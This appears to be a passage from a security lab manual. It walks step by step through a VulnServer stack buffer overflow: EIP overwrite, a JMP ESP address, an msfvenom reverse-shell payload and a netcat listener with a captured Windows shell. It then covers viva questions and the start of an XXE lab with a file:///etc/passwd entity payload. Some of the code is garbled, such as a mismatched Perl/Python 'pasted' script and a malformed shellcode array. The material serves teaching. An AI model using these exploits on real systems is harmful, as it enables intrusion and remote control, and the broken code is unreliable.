
Enter length **2000**, so the server crashes, then in Immunity note the exception (e.g., **Access violation writing to 0x41414141**), which shows your input has overwritten the program state (AAAA).

```
(kali@kali) [-]
$ python2 vs-fuzz1
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack length 2000 to TRUN .
█
```



Step 8: Send 3000 'A' characters (run `./vs-fuzz1` and enter **3000**): Immunity will show an **Access violation executing [0x41414141]** (AAAA), confirming EIP is overwritten — use **3000** as your working attack length for the next steps.

```
(kali@kali) [-]
$ python2 vs-fuzz1
Length of attack: 3000
Welcome to Vulnerable Server! Enter HELP for help.
```



Step 9: On your **Kali Linux** machine, open a terminal and create a new script:

```
$ nano vs-eip2
```

Paste the Python code that sends a **3000-byte payload** made of **2006 'A' characters**, followed by **'BCDE'** (to overwrite EIP), and enough **'F' characters** to reach 3000 bytes. Replace the IP address with your **Windows 7 machine's IP**.


```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
padding = 'F' * (3000 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**, make it executable:

```
$ chmod a+x vs-eip2
$ python2 vs-eip2
```




In **Immunity Debugger**, you should see “**Access violation when executing [45444342]**”, which corresponds to ‘**BCDE**’ in reverse order — confirming you have successfully and precisely overwritten the **EIP register**.

Step 10: Install **MONA**: download the mona package from the Corelan page on the Windows VM,

→ <https://github.com/corelan/mona>

copy **mona.py** (and any accompanying files/folders) into Immunity’s **PyCommands** folder

C:\Program Files (x86)\ImmunityDebugger-master\PyCommands for 64-bit



approve the Administrator prompt when pasting, **restart Immunity** (Run as Administrator).

Step 11: In Immunity, at the bottom, there is a white bar. Click in that bar and type this command, followed by the Enter key:

```
!mona modules
```

Inspect the ASLR and Rebase columns, and pick the module without ASLR/Rebase (here **essfunc.dll**) — avoid vulnserver.exe because its low addresses contain null bytes that make reliable return addresses unusable.




Step 12: Find a JMP ESP in the chosen module: In Immunity, at the bottom, execute this command in the white bar.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

This searches the **essfunc.dll** module for the bytes **FFE4**.

9 locations were found with those contents, as shown below.



We'll use the first location:

625011af

Step 13: This program sets up the exploit, but at the moment the exploit code is missing.

On your Kali Linux machine, in a Terminal window, execute this command:

```
$ nano vs-shell
```

In the nano window, type or paste this code.

Replace the IP address with the IP address of your Windows machine.

```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
exploit = (
)
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Step 15: Generate shellcode: On your Kali Linux machine, in a Terminal window, execute this command.

```
$ ip addr
```

Find your Kali machine's IP address and make a note of it.



We can now generate our **shellcode** excluding the badchars found: Replace the IP address with the IP address of your Kali Linux machine.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=<IP ADDRESS> LPORT=443
EXITFUNC=thread -f c -e x86/shikata ga nai -b "\x00\x0a"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.10 LPORT=443 EXITFUNC=thread -f c -e x86/shikata ga nai -b "\x00\x0a"
[*] No arch selected, selecting arch: x86 from the payload
Found 11 incompatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration#0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1386 bytes
unsigned char buf[] = {
  '\xb6\x06\x0e\x0f\x09\x0d\x09\x04\x24\x04\x0d\x02\x0c',
  '\xb1\x52\x03\x05\x04\x31\x55\x0e\x03\x53\x60\x33\x2c\xa7',
  '\x94\x31\xcf\x57\x65\x56\x59\xb2\x54\x56\x3d\xb7\xc7\x66',
  '\x33\x95\xeb\x0d\x1b\x0d\x7f\x63\xb4\x22\x08\xce\xe2\x0d',
  '\xc9\x63\x06\x0c\x49\xe7\xe0\xee\x70\xb1\x5e\xef\xb3\xac',
  '\x93\xbd\x0e\xba\x06\x51\x1a\xf6\x9a\xda\x50\x16\x9b\x3f',
  '\x20\x19\x8a\xee\x3a\x40\x0c\x11\xee\xf8\x05\x09\xf3\xc5',
  '\xdc\xa2\x07\xb2\xde\x62\x16\x3a\x4c\x4b\x96\xc9\x8c\x8c',
  '\x11\x32\xfb\xe4\x61\xcf\xfc\x33\x1b\x0b\x88\xa7\xbb\xd8',
  '\x2a\x01\x3d\x0c\x0c\x00\x31\xf9\xba\x0e\x55\xfc\x6f\xa5',
  '\x62\x75\x0e\x69\xe3\xcd\x05\xad\xaf\x96\xd4\xf4\x15\x78',
  '\xe8\xe6\xf5\x25\x4c\x6d\x1b\x31\xfd\x2c\x74\xf6\xcc\xce',
  '\x84\x90\x47\xbd\x06\x3f\xfc\x29\xfb\x08\xda\xae\xfc\xe2',
  '\x9b\x20\x03\x0d\xdc\x69\x00\x59\x8c\x01\xe1\xe1\x47\xd1',
  '\x0e\x34\x07\x81\x08\xe7\x08\x71\x01\x58\x41\x9b\x6e\x87',
  '\x71\xa4\x44\xa0\x18\x5f\x0f\x0f\x74\xa2\x4e\xe7\x87\x5c',
  '\x50\x43\x0e\xba\x38\xa3\x47\x15\xd5\x5a\xc2\xed\x44\xa2',
  '\xd0\x80\x47\x28\xef\x6d\x09\xd9\x9a\x7d\xfe\x29\xd1\xdf',
  '\xa9\x36\xcf\x77\x35\xa4\x94\x87\x30\xd5\x02\xd0\x15\x2b',
  '\x5b\x04\x0b\x12\xf5\xaa\x51\xc2\x3e\x6e\x8e\x37\x00\x6f',
  '\x43\x03\x06\x7f\x9d\x8c\xa2\x2b\x71\xdb\x7c\x85\x37\xb5',
  '\xc0\x7f\xee\x6a\x99\x17\x77\x41\x1a\x61\x78\x8c\xec\x8d',
  '\xc9\x79\xa9\xb2\x06\xed\x3d\xcb\x1a\x8e\xc2\x06\x9f\xae',
  '\x20\x82\xea\x46\xfd\x47\x57\x0b\xfe\xb2\x94\x32\x7d\x36',
  '\x65\xc1\x9d\x33\x60\x8d\x19\xa8\x18\x9e\xcf\xce\x8f\x9f',
  '\xc5';
```

Use the mouse to highlight the exploit code, as shown below. Right-click the highlighted code and click **Copy**.

```
unsigned char buf[] = {
  '\xb6\x06\x0e\x0f\x09\x0d\x09\x04\x24\x04\x0d\x02\x0c',
  '\xb1\x52\x03\x05\x04\x31\x55\x0e\x03\x53\x60\x33\x2c\xa7',
  '\x94\x31\xcf\x57\x65\x56\x59\xb2\x54\x56\x3d\xb7\xc7\x66',
  '\x33\x95\xeb\x0d\x1b\x0d\x7f\x63\xb4\x22\x08\xce\xe2\x0d',
  '\xc9\x63\x06\x0c\x49\xe7\xe0\xee\x70\xb1\x5e\xef\xb3\xac',
  '\x93\xbd\x0e\xba\x06\x51\x1a\xf6\x9a\xda\x50\x16\x9b\x3f',
  '\x20\x19\x8a\xee\x3a\x40\x0c\x11\xee\xf8\x05\x09\xf3\xc5',
  '\xdc\xa2\x07\xb2\xde\x62\x16\x3a\x4c\x4b\x96\xc9\x8c\x8c',
  '\x11\x32\xfb\xe4\x61\xcf\xfc\x33\x1b\x0b\x88\xa7\xbb\xd8',
  '\x2a\x01\x3d\x0c\x0c\x00\x31\xf9\xba\x0e\x55\xfc\x6f\xa5',
  '\x62\x75\x0e\x69\xe3\xcd\x05\xad\xaf\x96\xd4\xf4\x15\x78',
  '\xe8\xe6\xf5\x25\x4c\x6d\x1b\x31\xfd\x2c\x74\xf6\xcc\xce',
  '\x84\x90\x47\xbd\x06\x3f\xfc\x29\xfb\x08\xda\xae\xfc\xe2',
  '\x9b\x20\x03\x0d\xdc\x69\x00\x59\x8c\x01\xe1\xe1\x47\xd1',
  '\x0e\x34\x07\x81\x08\xe7\x08\x71\x01\x58\x41\x9b\x6e\x87',
  '\x71\xa4\x44\xa0\x18\x5f\x0f\x0f\x74\xa2\x4e\xe7\x87\x5c',
  '\x50\x43\x0e\xba\x38\xa3\x47\x15\xd5\x5a\xc2\xed\x44\xa2',
  '\xd0\x80\x47\x28\xef\x6d\x09\xd9\x9a\x7d\xfe\x29\xd1\xdf',
  '\xa9\x36\xcf\x77\x35\xa4\x94\x87\x30\xd5\x02\xd0\x15\x2b',
  '\x5b\x04\x0b\x12\xf5\xaa\x51\xc2\x3e\x6e\x8e\x37\x00\x6f',
  '\x43\x03\x06\x7f\x9d\x8c\xa2\x2b\x71\xdb\x7c\x85\x37\xb5',
  '\xc0\x7f\xee\x6a\x99\x17\x77\x41\x1a\x61\x78\x8c\xec\x8d',
  '\xc9\x79\xa9\xb2\x06\xed\x3d\xcb\x1a\x8e\xc2\x06\x9f\xae',
  '\x20\x82\xea\x46\xfd\x47\x57\x0b\xfe\xb2\x94\x32\x7d\x36',
  '\x65\xc1\x9d\x33\x60\x8d\x19\xa8\x18\x9e\xcf\xce\x8f\x9f',
  '\xc5';
}
```


Step 16: On your Kali Linux machine, in a Terminal window, execute this command:

```
$ nano vs-shell
```

Use the down-arrow key to move the cursor into the blank line below this line:

```
exploit = (
.....
```

Right-click and click **Paste**, as shown below.



```
#!/usr/bin/perl
use Socket;
server = "192.168.1.100"
port = 4444
proto = "A" + "\x00"
msg = "\x00\x01\x02\x03"
exploit = "\x00" + "\x01" + "\x02" + "\x03"
padding = "\x00" * (3000 - (len(proto) + len(msg) + len(exploit)))
attack = proto + msg + exploit + padding
s = socket(AF_INET, SOCK_STREAM, 0)
s.connect((server, port))
print "Sending attack to TRUNK . with length " . len(attack)
s.send(attack)
print "Attack sent"
s.close()
```

To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

```
$ chmod a+x vs-shell
```

Step 17: Starting a Listener On your Kali Linux machine, open a new Terminal window and execute this command:

```
$ nc -nlvp 443
```


This starts a listener on port 443, to take control of the Windows target.



```
(kali@kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
```

Step 18: Running the Exploit On your Kali Linux machine, in a Terminal window, execute this command:

```
$ python2 vs-shell
```



```
(kali@kali)-[~]
$ python2 vs-shell
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack to TRUNK . with length 3000
```

```

kali@kali:~$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.253.129] from (UNKNOWN) [192.168.253.130] 49767
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Nagara\Naik\Downloads\vulnserver-master\vulnserver-master>

```

Ref: <https://whichbuffer.medium.com/windows-exploit-development-with-buffer-overflow-example-1-158ddcc029fe>

Viva Questions

1. What is a buffer overflow?

A buffer overflow occurs when a program writes more data to a buffer than it can hold, overwriting adjacent memory.

2. How does a buffer overflow lead to exploitation?

Attackers exploit buffer overflows to overwrite memory, modify execution flow, and inject malicious code.

3. What tools are used for buffer overflow exploitation?

Immunity Debugger, Metasploit, and vulnerable applications like VulnServer.

4. What is the role of Immunity Debugger in buffer overflow attacks?

It helps analyze program crashes, find memory corruption, and develop exploits.

5. How does Metasploit help in buffer overflow exploitation?

Metasploit provides pre-built buffer overflow exploits and payload generation tools.

6. What is an EIP overwrite in a buffer overflow attack?

It occurs when an attacker controls the instruction pointer (EIP), redirecting execution to malicious code.

7. What are the common techniques used in buffer overflow exploitation?

Stack-based overflow, heap overflow, return-to-libc attacks, and structured exception handling (SEH) exploitation.

8. How can buffer overflow vulnerabilities be prevented?

Implement bounds checking, use secure functions (e.g., `strncpy` instead of `strcpy`), and enable memory protection mechanisms.

9. What are some common mitigations against buffer overflow attacks?

Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and Stack Canaries.

10. How does ASLR help prevent buffer overflow exploitation?

ASLR randomizes memory addresses, making it harder for attackers to predict and exploit specific memory locations.

9. XML External Entity (XXE) Injection

Objective: To learn about XXE vulnerabilities and how to exploit them

Tools: Burp Suit, a Vulnerable XML-based application

XML External Entity (XXE) vulnerabilities are a type of security flaw that arises when an application processes XML input. This occurs due to misconfigured XML parsers allowing malicious actors to interact with external entities. Understanding XXE vulnerabilities involves learning how XML processing works, the role of external entities, and the potential attack vectors.

What Are XXE Vulnerabilities?

- XML External Entities: XML allows the inclusion of external data sources through "external entities." For example:

```
xml
Copy code
<!DOCTYPE example [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

In this example, &xxe; will include the content of /etc/passwd if external entities are processed.

- Cause of Vulnerability:** When XML parsers allow untrusted input to define or include external entities without restrictions, attackers can:
 - Access sensitive server files (local file inclusion).
 - Perform server-side request forgery (SSRF).
 - Execute denial-of-service attacks (e.g., via large payloads or infinite loops).

Prevention and Mitigation:

- Disable External Entities:** Configure XML parsers to disallow external entities. Example in Python:


```
python
Copy code
import xml.etree.ElementTree as ET
parser = ET.XMLParser(resolve_entities=False)
```

- Use Secure Parsers:** Many modern parsers, like defusedxml in Python, are designed to prevent XXE by default.
- Validate Input:** Sanitize and validate input to ensure only trusted data is processed.
- Use WAFs:** Employ Web Application Firewalls to block malicious XML payloads.



Steps for XML External Entity (XXE) Injection:



Step 1: Open Burp Suite on your Kali Linux or Windows machine.



Step 2: Inside Burp, click:

Proxy → Intercept → Open Browser



This opens the built-in Burp browser.



Step 3: In the Burp browser, go to:

<https://portswigger.net>

Login to your account.



Step 4: After logging in:

Academy → Research → All Labs



**Step 5: Find and open:
XML External Entity (XXE) Injection**



